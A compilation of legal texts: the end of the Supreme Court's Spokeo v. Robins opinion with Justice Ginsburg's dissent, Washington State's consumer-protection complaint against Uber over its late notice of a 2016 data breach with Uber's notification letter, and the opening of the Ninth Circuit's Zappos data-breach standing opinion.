But a remand is required because one claim in Robins' complaint rests on a statutory provision that could arguably establish a private cause of action to vindicate the violation of a privately held right. [Section 1681e\(b\)](#) requires Spokeo to "follow reasonable procedures to assure maximum [**1554] possible [***28] accuracy of the information concerning the individual about whom the report relates." [§1681e\(b\)](#) (emphasis added). If Congress has created a private duty owed personally to Robins to protect *his* information, then the violation of the legal duty suffices for Article III injury in fact. If that provision, however, vests any and all consumers with the power to police the "reasonable procedures" of Spokeo, without more, then Robins has no standing to sue for its violation absent an allegation that he has suffered individualized harm. On remand, the Court of Appeals can consider the nature of this claim.

Dissent by: Ginsburg

Dissent

Justice **Ginsburg**, with whom Justice **Sotomayor** joins, dissenting.

In the [Fair Credit Reporting Act of 1970 \(FCRA or Act\)](#), [15 U. S. C. §1681 et seq.](#), Congress required consumer reporting agencies, whenever preparing a consumer report, to "follow reasonable procedures to assure maximum possible accuracy of the information concerning the individual about whom the report relates." [§1681e\(b\)](#). To promote adherence to [**651] the Act's procedural requirements, Congress granted adversely affected consumers a right to sue noncomplying reporting agencies. [§1681n](#) (willful noncompliance); [§1681o](#) (negligent noncompliance).

136 S. Ct. 1540, *1554; 194 L. Ed. 2d 635, **651; 2016 U.S. LEXIS 3046, ***28

¹ Thomas Robins instituted suit [***29] against Spokeo, Inc., alleging that Spokeo was a reporting agency governed by the [FCRA](#), and that Spokeo maintains on its Web site an inaccurate consumer report about Robins. App. 13.

In particular, Robins alleged that Spokeo posted “a picture . . . purport[ing] to be an image of Robins [that] was not in fact [of him],” and incorrectly reported that Robins “was in his 50s, . . . married, . . . employed in a professional or technical field, and . . . has children.” *Id.*, at 14. Robins further alleged that Spokeo’s profile of him continues to misrepresent “that he has a graduate degree, that his economic health is ‘Very Strong[,]’ and that his wealth level [is in] the ‘Top 10%.’” *Ibid.* Spokeo displayed that erroneous information, Robins asserts, when he was “out of work” and “actively seeking employment.” *Ibid.* Because of the misinformation, Robins stated, he encountered “[imminent and ongoing] actual harm to [his] employment prospects.” *Ibid.* ² As Robins elaborated on brief, Spokeo’s report made him appear overqualified for jobs he might have gained, expectant of a higher salary than employers [***30] would be willing to pay, and less mobile because of family responsibilities. See Brief for Respondent 44.

I agree with much of the Court’s opinion. Robins, the Court holds, meets the particularity requirement for standing under Article III. See [ante, at _____, 194 L. Ed. 2d, at 644, 646](#) (remanding only for concreteness inquiry). The Court acknowledges that Congress has the authority to confer rights and delineate claims for relief where none existed before. [Ante, at _____, 194 L. Ed. 2d, at 645](#); see [Federal Election Comm’n v. Akins, 524 U. S. 11, 19-20, 118 S. Ct. 1777, 141 L. Ed. 2d 10 \(1998\)](#) (holding that inability to procure information to which Congress has created a right in the [Federal Election Campaign Act of 1971](#) qualifies as concrete injury satisfying Article III’s standing requirement); [***1555] [Public Citizen v. Department of Justice, 491 U. S. 440, 449, 109 S. Ct. 2558, 105 L. Ed. 2d 377 \(1989\)](#) (holding that plaintiff advocacy organizations’ inability to obtain information that Congress made subject to disclosure [***31] under the Federal Advisory Committee Act “constitutes a sufficiently distinct injury to provide standing to sue”); [Havens Realty Corp. v. Coleman, 455 U. S. 363, 373, 102 S. Ct. 1114, 71 L. Ed. 2d 214 \(1982\)](#) (identifying, as Article III injury, violation of plaintiff’s right, secured by the *Fair Housing Act*, to “truthful information concerning the availability of housing”). ³ Congress’ [***652] connection of procedural requirements to the prevention of a substantive harm, the Court appears to agree, is “instructive and important.” [Ante, at _____, 194 L. Ed. 2d, at 645](#); see [Lujan v. Defenders of Wildlife, 504 U. S. 555, 580, 112 S. Ct. 2130, 119 L. Ed. 2d 351 \(1992\)](#) (Kennedy, J., concurring in part and concurring in judgment) (“As Government programs and policies become more complex and far reaching, we must be sensitive to the articulation of new rights of action”); Brief for Restitution and Remedies Scholars et al. as *Amici Curiae* 3 (“Congress cannot authorize individual plaintiffs to enforce generalized rights that belong to the whole public. But Congress can create new individual rights, and it can enact effective remedies for those rights.”). See generally Sunstein, *Informational Regulation and Informational Standing: Akins and Beyond*, [147 U. Pa. L. Rev. 613 \(1999\)](#).

I part ways with the Court, however, on the necessity of a remand to determine whether Robins’ particularized injury was “concrete.” See [ante, at _____, 194 L. Ed. 2d, at 646](#). Judged by what we have said about “concreteness,” Robins’ allegations carry him across the threshold. The Court’s opinion observes that time and again, our decisions have coupled the words “concrete *and* particularized.” [Ante, at _____, 194 L. Ed. 2d, at 644](#) (citing as examples, [Susan B. Anthony List v. Driehaus, 573 U. S. _____, _____, 134 S. Ct. 2334, 2341, 189 L. Ed. 2d 246, 255 \(2014\)](#));

¹ Congress added the right of action for willful violations in 1996 as part of the Consumer Credit Reporting Reform Act, **110 Stat. 3009-426**.

² Because this case remains at the pleading stage, the court of first instance must assume the truth of Robins’ factual allegations. In particular, that court must assume, subject to later proof, that Spokeo is a consumer reporting agency under [15 U. S. C. §1681a\(f\)](#) and that, in preparing consumer reports, Spokeo does not employ reasonable procedures to ensure maximum possible accuracy, in violation of the [FCRA](#).

³ Just as the right to truthful information at stake in [Havens Realty Corp. v. Coleman, 455 U. S. 363, 102 S. Ct. 1114, 71 L. Ed. 2d 214 \(1982\)](#), was closely tied to the *Fair Housing Act’s* goal of eradicating racial discrimination in housing, [***32] so the right here at stake is closely tied to the [FCRA’s](#) goal of protecting consumers against dissemination of inaccurate credit information about them.

136 S. Ct. 1540, *1555; 194 L. Ed. 2d 635, **652; 2016 U.S. LEXIS 3046, ***32

[*Summers v. Earth Island Institute*, 555 U. S. 488, 493, 129 S. Ct. 1142, 173 L. Ed. 2d 1 \(2009\)](#); [*Sprint Communications Co. v. APCC Services, Inc.*, 554 U. S. 269, 274, 128 S. Ct. 2531, 171 L. Ed. 2d 424 \(2008\)](#); [*Massachusetts v. EPA*, 549 U. S. 497, 517, 127 S. Ct. 1438, 167 L. Ed. 2d 248 \(2007\)](#)). True, but true too, in the four cases cited by the Court, and many others, opinions do not discuss the separate offices of the terms “concrete” and “particularized.”

Inspection of the Court’s decisions suggests that the particularity requirement bars complaints raising generalized grievances, seeking relief that no more benefits the plaintiff than it does the public at large. See, e.g., [*Lujan*, 504 U. S., at 573-574, 112 S. Ct. 2130, 119 L. Ed. 2d 351](#) (a plaintiff “seeking relief that no more directly and tangibly benefits him than it does the public at large does not state an Article III case or controversy” (punctuation omitted)); [*Perkins v. Lukens Steel Co.*, 310 U. S. 113, 125, 60 S. Ct. 869, 84 L. Ed. 1108 \(1940\)](#) (plaintiffs lack standing because they failed to show injury [***33] to “a particular right of their own, as distinguished from the public’s interest in the administration of the law”). Robins’ claim does not present a question of that character. He seeks redress, not for harm to the citizenry, but for Spokeo’s spread of misinformation specifically about him.

Concreteness as a discrete requirement for standing, the Court’s decisions indicate, [*1556] refers to the reality of an injury, harm that is real, not abstract, but not necessarily tangible. See [*ante*, at _____, 194 L. Ed. 2d, at 644-645](#); [*ante*, at _____, 194 L. Ed. 2d, at 646 \(Thomas, J., concurring\)](#). Illustrative opinions include [*Akins*, 524 U. S., at 20, 118 S. Ct. 1777, 141 L. Ed. 2d 10](#) (“[C]ourts will not pass [**653] upon abstract, intellectual problems, but adjudicate concrete, living contests between adversaries.” (internal quotation marks and alterations omitted)); [*Diamond v. Charles*, 476 U. S. 54, 67, 106 S. Ct. 1697, 90 L. Ed. 2d 48 \(1986\)](#) (plaintiff’s “abstract concern does not substitute for the concrete injury required by Art[icle] III” (internal quotation marks and ellipsis omitted)); [*Los Angeles v. Lyons*, 461 U. S. 95, 101, 103 S. Ct. 1660, 75 L. Ed. 2d 675 \(1983\)](#) (“Plaintiffs must demonstrate a personal stake in the outcome Abstract injury is not enough.” (internal quotation marks omitted)); [*Babbitt v. Farm Workers*, 442 U. S. 289, 297-298, 99 S. Ct. 2301, 60 L. Ed. 2d 895 \(1979\)](#) (“The difference between an abstract question and a ‘case or controversy’ is one of degree, of course, and is not discernable by any precise test. The basic inquiry is whether the conflicting [***34] contentions of the parties present a real, substantial controversy between parties having adverse legal interests, a dispute definite and concrete, not hypothetical or abstract.” (citation, some internal quotation marks, and ellipsis omitted)); [*Simon v. Eastern Ky. Welfare Rights Organization*, 426 U. S. 26, 40, 96 S. Ct. 1917, 48 L. Ed. 2d 450 \(1976\)](#) (“organization’s abstract concern . . . does not substitute for the concrete injury required by Art. III”); [*California Bankers Assn. v. Shultz*, 416 U. S. 21, 69, 94 S. Ct. 1494, 39 L. Ed. 2d 812 \(1974\)](#) (“There must be . . . concrete adverseness”; “[a]bstract injury is not enough.” (internal quotation marks omitted)); [*Railway Mail Assn. v. Corsi*, 326 U. S. 88, 93, 65 S. Ct. 1483, 89 L. Ed. 2072 \(1945\)](#) (controversy must be “definite and concrete, not hypothetical or abstract”); [*Coleman v. Miller*, 307 U. S. 433, 460, 59 S. Ct. 972, 83 L. Ed. 1385 \(1939\)](#) (opinion of Frankfurter, J.) (“[I]t [is] not for courts to pass upon . . . abstract, intellectual problems but only . . . concrete, living contest[s] between adversaries call[ing] for the arbitrament of law.”).

Robins would not qualify, the Court observes, if he alleged a “bare” procedural violation, [*ante*, at _____, 194 L. Ed. 2d, at 646](#), one that results in no harm, for example, “an incorrect zip code,” [*ante*, at _____, 194 L. Ed. 2d, at 646](#). Far from an incorrect zip code, Robins complains of misinformation about his education, family situation, and economic status, inaccurate representations that could affect his fortune in the job market. See Brief for Center for Democracy & Technology et al. as *Amici Curiae* 13 (Spokeo’s inaccuracies [***35] bore on Robins’ “ability to find employment by creating the erroneous impression that he was overqualified for the work he was seeking, that he might be unwilling to relocate for a job due to family commitments, or that his salary demands would exceed what prospective employers were prepared to offer him.”); Brief for Restitution and Remedies Scholars et al. as *Amici Curiae* 35 (“An applicant can lose [a] job for being over-qualified; a suitor can lose a woman if she reads that he is married.”). The *FCRA*’s procedural requirements aimed to prevent such harm. See 115 Cong. Rec. 2410-2415 (1969). I therefore see no utility in returning this case to the Ninth Circuit to underscore what Robins’ complaint already conveys concretely: [**654] Spokeo’s misinformation “cause[s] actual harm to [his] employment prospects.” App. 14.

* **

136 S. Ct. 1540, *1556; 194 L. Ed. 2d 635, **654; 2016 U.S. LEXIS 3046, ***35

For the reasons stated, I would affirm the Ninth Circuit's judgment.

References

U.S.C.S., Constitution, Article III; [15 U.S.C.S. § 1681 et seq.](#)

[15 Moore's Federal Practice §§101.51, 101.62](#) (Matthew Bender 3d ed.)

L Ed Digest, Constitutional Law § 71; Parties § 3.3

L Ed Index, Fair Credit Reporting Act; Parties

Requirements of Article III of Federal Constitution as affecting standing to challenge particular conduct as violative of federal law--Supreme Court cases. [70 L. Ed. 2d 941.](#)

Supreme Court's view as to what is a "case or controversy" within the meaning [***36] of Article III of the Federal Constitution or an "actual controversy" within the meaning of the Declaratory Judgment Act ([28 U.S.C.S. § 2201](#)). [40 L. Ed. 2d 783.](#)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

**STATE OF WASHINGTON
KING COUNTY SUPERIOR COURT**

STATE OF WASHINGTON,

Plaintiff,

v.

UBER TECHNOLOGIES, INC.,

Defendant.

NO.

COMPLAINT FOR INJUNCTIVE
AND OTHER RELIEF UNDER THE
CONSUMER PROTECTION ACT

The Plaintiff, State of Washington, by and through its attorneys Robert W. Ferguson, Attorney General, and Shannon Smith, Tiffany Lee, and Andrea Alegrett, Assistant Attorneys General, brings this action against the Defendant named herein. The State alleges the following on information and belief:

I. PLAINTIFF

1.1 The Plaintiff is the State of Washington (“State”).

1.2 The Plaintiff brings this action pursuant to RCW 19.86, the Consumer Protection Act, and RCW 19.255 governing notice of security breaches. Plaintiff seeks a permanent injunction, and other equitable relief, including civil penalties and attorneys’ costs and fees based on violations of the Consumer Protection Act and RCW 19.255.

1.3 The Attorney General is authorized to commence this action pursuant to RCW 19.86.080, 19.86.140, and 19.255.010(17).

II. DEFENDANT

1
2 **2.1** Defendant, Uber Technologies, Inc. (“Uber”) is a Delaware corporation with its
3 principal place of business at 1455 Market Street, No. 400, San Francisco, California. Uber is
4 registered with the Washington Secretary of State.

5 **2.2** Uber is in the business of connecting drivers with passengers who are looking for
6 vehicles for hire. Uber transacts or has transacted business in the state of Washington.

7 **2.3** When used in this Complaint, “Uber Technologies, Inc.,” “Uber,” and
8 “Defendant” refer to Uber Technologies, Inc. and its agents, servants, employees, or
9 representatives.

III. JURISDICTION AND VENUE

10
11 **3.1** The State files this Complaint and institutes these proceedings under RCW 19.86
12 and RCW 19.255.

13 **3.2** The Defendant engaged in the conduct set forth in this Complaint in King County
14 and elsewhere in the state of Washington.

15 **3.3** Venue is proper in King County pursuant to RCW 4.12.020.

IV. NATURE OF TRADE OR COMMERCE

16
17 **4.1** Defendant is now, and has been at all times relevant to this lawsuit, engaged in
18 trade or commerce within the meaning of RCW 19.86.020.

19 **4.2** Uber is a ride hailing service that connects drivers with passengers who are
20 looking for a vehicle for hire. Uber markets its ride hailing service to passengers and drivers,
21 including through a website it operates, www.uber.com. Drivers and passengers are consumers
22 of Uber’s ride hailing service.

23 **4.3** Uber operates its ride hailing service by means of a mobile software application
24 (“App”) that connects drivers and passengers. Uber markets different versions of the App to
25 drivers and passengers. As part of the services it provides, Uber collects information about
26 drivers and passengers, including personally identifiable information such as names, addresses,

1 email addresses, payment card information, driver's license numbers of vehicle drivers, and
2 other information.

3 **4.4** Defendant has been at all times relevant to this action in competition with others
4 engaged in similar business in the state of Washington.

5 **V. FACTS**

6 **5.1** On or about November 14, 2016, Uber was contacted by an individual who
7 claimed he had accessed Uber user information. Following the contact, Uber investigated the
8 claim and determined that the individual who had made the contact and another person had
9 obtained access to information stored electronically in Uber's databases and files. The
10 individuals were not authorized to have access to the information. The unauthorized access
11 began on or about October 13, 2016 and the unauthorized access was terminated on or about
12 November 15, 2016.

13 **5.2** The unauthorized access, or hack, of Uber's electronic data included information
14 on 57 million passengers and drivers around the world. The hackers accessed the names, email
15 addresses, and telephone numbers of about 50 million passengers. The hackers also accessed
16 the names and driver's license number of about seven million drivers – 600,000 of whom reside
17 in the United States and at least 10,888 of whom are in Washington state.

18 **5.3** When it learned about the breach, Uber did not notify law enforcement authorities
19 or consumers about it. Rather, at the hackers' demand, Uber paid the hackers to delete the
20 consumer data and keep quiet about the breach.

21 **5.4** Uber notified the Washington Attorney General's Office of the breach on
22 Tuesday, November 21, 2017. On November 22, 2017, Uber began the process of notifying
23 affected consumers that an unauthorized person or persons accessed their personal information,
24 including driver's license numbers. A copy of Uber's notice to the Attorney General is attached
25 as Exhibit A.

26 **5.5** Uber executives were aware of the breach as early as November 2016.

1 **5.6** Uber is aware of its responsibilities to provide notice of data security breaches.
2 In 2016, the New York Attorney General fined Uber for failing to notify drivers and that office
3 about a data breach that occurred in 2014.

4 **VI. FIRST CAUSE OF ACTION**
5 **Failure To Provide Notice of Security Breach to Affected Consumers**

6 **6.1** Plaintiff realleges paragraphs 1.1 through 5.6 and incorporates them herein by
7 this reference.

8 **6.2** Defendant became aware of a data security breach on or about November 14,
9 2016. The data security breach resulted in the unauthorized access of personal information of
10 Washington consumers, consisting of the names and driver’s license numbers of at least 10,888
11 Uber drivers.

12 **6.3** RCW 19.255.010(16) requires Defendant to provide notice of the security breach
13 to affected consumers “in the most expedient time possible and without unreasonable delay, no
14 more than forty-five calendar days after the breach was discovered.” Defendant failed to notify
15 the affected drivers until November 22, 2017.

16 **6.4** Defendant’s conduct is made more egregious by the fact that Uber paid the
17 hackers to delete the personal information and keep quiet about the breach.

18 **6.5** The conduct described in paragraphs 6.1 through 6.4, violates RCW 19.255.010.
19 Pursuant to RCW 19.255.010(17), violations of RCW 19.255 constitute violations of the
20 Consumer Protection Act, RCW 19.86.

21 **6.6** Notwithstanding RCW 19.222.010(17), failing to notify affected consumers that
22 their driver’s license numbers had been access by unauthorized individuals is an unfair or
23 deceptive act or practice in violation of RCW 19.86.020. Failing to notify affected consumers
24 that their driver’s license numbers were accessed by unauthorized individuals is not reasonable
25 in relation to the development and preservation of business and is inconsistent with the public
26 interest.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

VII. SECOND CAUSE OF ACTION
Failure To Notify the Attorney General of Data Security Breach

7.1 Plaintiff realleges paragraphs 1.1 through 6.6 and incorporates them herein by this reference.

7.2 RCW 19.255.010(15) requires Defendant to provide notice of the November 14, 2016 security breach to the Attorney General because the personal information of more than 500 Washington residents was affected by the data security breach. As set forth in RCW 19.255.010(16), Defendant was required to notify the Attorney General “in the most expedient time possible and without unreasonable delay, no more than forty-five calendar days after the breach was discovered.” Defendant failed to notify the Attorney General until November 21, 2017.

7.3 The conduct described in paragraphs 7.1 through 7.2 violates RCW 19.255.010. Pursuant to RCW 19.255.010(17), violations of RCW 19.255 constitute violations of the Consumer Protection Act, RCW 19.86.

VIII. PRAYER FOR RELIEF

WHEREFORE, Plaintiff, State of Washington, prays for relief as follows:

8.1 That the Court adjudge and decree that the Defendant has engaged in the conduct complained of herein.

8.2 That the Court adjudge and decree that the conduct complained of constitutes unfair or deceptive acts and practices and an unfair method of competition and is unlawful in violation of the Consumer Protection Act, RCW 19.86.020, and RCW 19.255.010.

8.3 That the Court issue a permanent injunction enjoining and restraining the Defendant, and its representatives, successors, assigns, officers, agents, servants, employees, and all other persons acting or claiming to act for, on behalf of, or in active concert or participation with the Defendant, from continuing or engaging in the unlawful conduct complained of herein.

8.4 That the Court assess civil penalties, pursuant to RCW 19.86.140, of up to two

1 thousand dollars (\$2,000) per violation against the Defendant for each and every violation of
2 RCW 19.86.020 and RCW 19.255.010 caused by the conduct complained of herein.

3 **8.5** That the Court make such orders pursuant to RCW 19.86.080 as it deems
4 appropriate to provide for restitution to consumers of money or property acquired by the
5 Defendants as a result of the conduct complained of herein.


6 **8.6** That the Court make such orders pursuant to RCW 19.86.080 to provide that the
7 Plaintiff, State of Washington, recover from the Defendant the costs of this action, including
8 reasonable attorneys' fees.

9 **8.7** For such other relief as the Court may deem just and proper.

10 DATED November 28, 2017.

11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

ROBERT W. FERGUSON
Attorney General



SHANNON SMITH, WSBA No. 19077
TIFFANY LEE, WSBA No. 51979
ANDREA ALEGRETT, WSBA No. 50236
Assistant Attorneys General
Attorneys for Plaintiff
State of Washington

EXHIBIT A

1201 Third Avenue
Suite 4900
Seattle, WA 98101-3099

T +1.206.359.8000
F +1.206.359.9000
PerkinsCoie.com

November 21, 2017

Rebecca S. Engrav
REngrav@perkinscoie.com
D. +1.206.359.6168
F. +1.206.359.7168

Office of the Washington Attorney General
Consumer Protection
800 5th Ave, Suite 2000
Seattle, WA 98104-3188

Email Address: *SecurityBreach@atg.wa.gov*

Re: Notification of Security Breach

To Whom It May Concern:

On behalf of our client Uber Technologies, Inc. (“Uber”), we are writing to notify you of a data security incident.

In November 2016, Uber was contacted by an individual who claimed he had accessed Uber user information. Uber investigated and determined that the individual and another person working with him had obtained access to certain stored copies of Uber databases and files located on Uber’s private cloud data storage environment on Amazon Web Services. Uber determined the means of access, shut down a compromised credential, and took other steps intended to confirm that the actors had destroyed and would not use or further disseminate the information. Uber also implemented additional measures to improve its security posture. To the best of Uber’s knowledge, the unauthorized actor’s access to this data began on October 13, 2016, and there was no further access by the actor to Uber’s data after November 15, 2016.

As determined by Uber and outside forensic experts, the accessed files contained user information that Uber used to operate the Uber service. Most of this information does not trigger data breach notifications under state law. However, the files did include, for a subset of users in the files, the names and driver’s license numbers of about 600,000 Uber drivers in the United States, including at least 10,888 drivers in Washington (we will update this number in the next few days after the mailing count is finalized).¹ Beginning on November 22, 2017, Uber is providing notice to the individuals whose driver’s license information was downloaded in this incident. Uber will offer 12 months of credit monitoring and identity theft protection services to these individuals free of charge, and the notice will provide information on how to use such services. A copy of the notice is enclosed.

¹ The files also included other types of data and salted and hashed user passwords, but they do not trigger notification.

EXHIBIT A

November 21, 2017

Page 2

As it has publicly announced today, Uber now thinks it was wrong not to provide notice to affected users at the time. Accordingly, Uber is now providing notice. In order to treat its driver partners consistently throughout the United States, Uber is providing notice to affected drivers in all states without regard to whether the facts and circumstances of this incident (or the number of affected individuals) trigger notification in each particular state.

Uber is taking personnel actions with respect to some of those involved in the handling of the incident. In addition, Uber has implemented and will implement further technical security measures, including improvements related to both access controls and encryption.

Uber sincerely regrets that this incident occurred. It is committed to working with your office to address this matter. Please do not hesitate to contact me with any questions or for more information. My contact information is above.

Very truly yours,



Rebecca S. Engrav

Attachment

[Stevens v. Zappos.com, Inc. \(In re Zappos.com, Inc., Customer Data Sec. Breach Litig.\)](#)

United States Court of Appeals for the Ninth Circuit

December 5, 2017, Argued and Submitted, San Francisco, California; March 8, 2018, Filed

No. 16-16860

Reporter

2018 U.S. App. LEXIS 5841 *; 2018 WL 1189643

IN RE ZAPPOS.COM, INC., CUSTOMER DATA SECURITY BREACH LITIGATION, THERESA STEVENS; KRISTIN O'BRIEN; TERRI WADSWORTH; DAHLIA HABASHY; PATTI HASNER; SHARI SIMON; STEPHANIE PRIERA; KATHRYN VORHOFF; DENISE RELETFORD; ROBERT REE, Plaintiffs-Appellants, v. ZAPPOS.COM, INC., Defendant-Appellee.

Subsequent History: Decision reached on appeal by [Stevens v. Zappos.Com, Inc. \(In re Zappos.Com, Inc.\), 2018 U.S. App. LEXIS 5889 \(9th Cir. Nev., Mar. 8, 2018\)](#)

Prior History: [*1] Appeal from the United States District Court for the District of Nevada. D.C. No.3:12-cv-00325-RCJ-VPC. Robert Clive Jones, Senior District Judge, Presiding.

[In re Zappos.com, 2016 U.S. Dist. LEXIS 60453 \(D. Nev., May 6, 2016\)](#)

Syllabus

SUMMARY**

Article III Standing

The panel reversed the district court's dismissal, for lack of Article III standing, of plaintiffs' claims alleging that they were harmed by hacking of their accounts at the online retailer Zappos.com.

The panel held that under [Krottner v. Starbucks Corp., 628 F.3d 1139 \(9th Cir. 2010\)](#), plaintiffs sufficiently alleged standing based on the risk of identity theft. The panel rejected Zappos's argument that *Krottner* was no longer good law after [Clapper v. Amnesty International USA, 568 U.S. 398, 133 S. Ct. 1138, 185 L. Ed. 2d 264 \(2013\)](#). And the panel held that plaintiffs sufficiently alleged an injury in fact under *Krottner*, based on a substantial risk that the Zappos hackers will commit identity fraud or identity theft. The panel assessed plaintiffs' standing as of the time the complaints were filed, not as of the present. The panel further held that plaintiffs sufficiently alleged that the risk of future harm they faced was "fairly traceable" to the conduct being challenged; and the risk from the injury of identity theft was also redressable by relief that could be obtained through this litigation.

The panel addressed an issue raised by sealed briefing [*2] in a concurrently filed memorandum disposition.

Counsel: Douglas Gregory Blankinship (argued), Finkelstein Blankinship Frei-Pearson and Garber LLP, White Plains, New York; David C. O'Mara, The O'Mara Law Firm P.C., Reno, Nevada; Ben Barnow, Barnow and Associates P.C., Chicago, Illinois; Richard L. Coffman, The Coffman Law Firm, Beaumont, Texas; Marc L. Godino, Glancy Binkow & Goldberg LLP, Los Angeles, California; for Plaintiffs-Appellants.

** This summary constitutes no part of the opinion of the court. It has been prepared by court staff for the convenience of the reader.

2018 U.S. App. LEXIS 5841, *2

Stephen J. Newman (argued), David W. Moon, Brian C. Frontino, and Julia B. Strickland, Stroock & Stroock & Lavan LLP, Los Angeles, California; Robert McCoy, Kaempfer Crowell, Las Vegas, Nevada; for Defendant-Appellee.

Judges: Before: John B. Owens and Michelle T. Friedland, Circuit Judges, and Elaine E. Bucklo,* District Judge.

Opinion by: FRIEDLAND

Opinion

FRIEDLAND, Circuit Judge:

In January 2012, hackers breached the servers of online retailer Zappos.com, Inc. ("Zappos") and allegedly stole the names, account numbers, passwords, email addresses, billing and shipping addresses, telephone numbers, and credit and debit card information of more than 24 million Zappos customers. Several of those customers filed putative class actions in federal courts across the country, asserting that Zappos [*3] had not adequately protected their personal information. Their lawsuits were consolidated for pretrial proceedings.

Although some of the plaintiffs alleged that the hackers used stolen information about them to conduct subsequent financial transactions, the plaintiffs who are the focus of this appeal ("Plaintiffs") did not. This appeal concerns claims based on the hacking incident itself, not any subsequent illegal activity.

The district court dismissed Plaintiffs' claims for lack of Article III standing. In this appeal, Plaintiffs contend that the district court erred in doing so, and they press several potential bases for standing, including that the Zappos data breach put them at risk of identity theft. We addressed standing in an analogous context in

Krottner v. Starbucks Corp., 628 F.3d 1139 (9th Cir. 2010). There, we held that employees of Starbucks had standing to sue the company based on the risk of identity theft they faced after a company laptop containing their personal information was stolen. *Id.* at 1140, 1143. We reject Zappos's argument that *Krottner* is no longer good law after *Clapper v. Amnesty International USA*, 568 U.S. 398, 133 S. Ct. 1138, 185 L. Ed. 2d 264 (2013), and hold that, under *Krottner*, Plaintiffs have sufficiently alleged standing based on the risk of identity theft.¹

I.

When they bought merchandise on Zappos's website, customers [*4] provided personal identifying information ("PII"), including their names, account numbers, passwords, email addresses, billing and shipping addresses, telephone numbers, and credit and debit card information. Sometime before January 16, 2012, hackers targeted Zappos's servers, stealing the PII of more than 24 million of its customers, including their full credit card numbers.² On January 16, Zappos sent an email to its customers, notifying them of the theft of their PII. The company recommended "that they reset their Zappos.com account passwords and change the passwords 'on any other web

* The Honorable Elaine E. Bucklo, United States District Judge for the Northern District of Illinois, sitting by designation.

¹ We address an issue raised by sealed briefing in a concurrently filed memorandum disposition.

² Although Zappos asserts in its briefs that the hackers stole only the last four digits of customers' credit card numbers, it has presented its arguments as a facial, not a factual, attack on standing. See *Safe Air for Everyone v. Meyer*, 373 F.3d 1035, 1039 (9th Cir. 2004) (distinguishing facial from factual attacks on standing). Where, as here, "a defendant in its motion to dismiss under *Federal Rule of Civil Procedure 12(b)(1)* asserts that the allegations in the complaint are insufficient to establish subject matter jurisdiction as a matter of law (to be distinguished from a claim that the allegations on which jurisdiction depends are not true as a matter of fact), we take the allegations in the plaintiff's complaint as true." *Whisnart v. United States*, 400 F.3d 1177, 1179 (9th Cir. 2005).

2018 U.S. App. LEXIS 5841, *4

site where [they] use the same or a similar password." Some customers responded almost immediately by filing putative class actions in federal district courts across the country.

In these suits, Plaintiffs alleged an "imminent" risk of identity theft or fraud from the Zappos breach. Relying on definitions from the United States Government Accountability Office ("GAO"), they characterized "identity theft" and "identity fraud" as "encompassing various types of criminal activities, such as when PII is used to commit fraud or other crimes," including "credit card fraud, phone or utilities fraud, bank [*5] fraud and government fraud."³

The Judicial Panel on Multidistrict Litigation transferred several putative class action lawsuits alleging harms from the Zappos data breach to the District of Nevada for pretrial proceedings. After several years of pleadings-stage litigation, including a hiatus for mediation, the district court granted in part and denied in part Zappos's motion to dismiss the Third Amended Consolidated Complaint ("Complaint") and granted Zappos's motion to strike the Complaint's class allegations. The court distinguished between two groups of plaintiffs: (1) plaintiffs named only in the Third Amended Complaint who alleged that they had already suffered financial losses from identity theft caused by Zappos's breach, and (2) plaintiffs named in earlier complaints who did not allege having already suffered financial losses from identity theft.

The district court ruled that the first group of plaintiffs had Article III standing because they alleged "that actual fraud occurred as a direct result of the breach." But the court [*6] ruled that the second group of plaintiffs (again, here referred to as "Plaintiffs") lacked Article III standing and dismissed their claims without leave to amend because Plaintiffs had "failed to allege instances of actual identity theft or fraud." The parties then agreed to dismiss all remaining claims with prejudice, and Plaintiffs appealed.

II.

We review the district court's standing determination de novo. See [Maya v. Centex Corp.](#), 658 F.3d 1060, 1067 (9th Cir. 2011). To have Article III standing,

a plaintiff must show (1) it has suffered an "injury in fact" that is (a) concrete and particularized and (b) actual or imminent, not conjectural or hypothetical; (2) the injury is fairly traceable to the challenged action of the defendant; and (3) it is likely, as opposed to merely speculative, that the injury will be redressed by a favorable decision.

[Friends of the Earth, Inc. v. Laidlaw Envtl. Servs. \(TOC\), Inc.](#), 528 U.S. 167, 180-81, 120 S. Ct. 693, 145 L. Ed. 2d 610 (2000); see also [Spokeo, Inc. v. Robins](#), 136 S. Ct. 1540, 1547, 194 L. Ed. 2d 635 (2016). A plaintiff threatened with future injury has standing to sue "if the threatened injury is 'certainly impending,' or there is a 'substantial risk that the harm will occur.'" [Susan B. Anthony List v. Driehaus](#), 134 S. Ct. 2334, 2341, 189 L. Ed. 2d 246 (2014) (quoting [Clapper v. Amnesty Int'l USA](#), 568 U.S. 398, 414, 133 S. Ct. 1138, 185 L. Ed. 2d 264 & n.5 (2013)) (internal quotation marks omitted).

III.

We addressed the Article III standing of victims of data theft in [Krottner v. Starbucks Corp.](#), 628 F.3d 1139 (9th Cir. 2010). In *Krottner*, a thief stole a laptop containing "the unencrypted names, addresses, and social security [*7]

³ Plaintiffs did not provide a precise cite but appear to be referring to the description of identity theft in a report entitled *Personal Information*, which explains that "[t]he term 'identity theft' is broad and encompasses many types of criminal activities, including fraud on existing accounts—such as unauthorized use of a stolen credit card number—or fraudulent creation of new accounts—such as using stolen data to open a credit card account in someone else's name." U.S. Gov't Accountability Office, GAO-07-737, *Personal Information: Data Breaches are Frequent, but Evidence of Resulting Identity Theft is Limited; However, the Full Extent is Unknown* 2 (2007).

numbers of approximately 97,000 Starbucks employees." *Id.* at 1140. "Starbucks sent a letter to . . . affected employees alerting them to the theft and stating that Starbucks had no indication that the private information ha[d] been misused," but advising them to "monitor [their] financial accounts carefully for suspicious activity and take appropriate steps to protect [themselves] against potential identity theft." *Id.* at 1140-41 (internal quotation marks omitted). Some employees sued, and the only harm that most alleged was an "increased risk of future identity theft." *Id.* at 1142. We determined this was sufficient for Article III standing, holding that the plaintiffs had "alleged a credible threat of real and immediate harm" because the laptop with their PII had been stolen. *Id.* at 1143.

A.

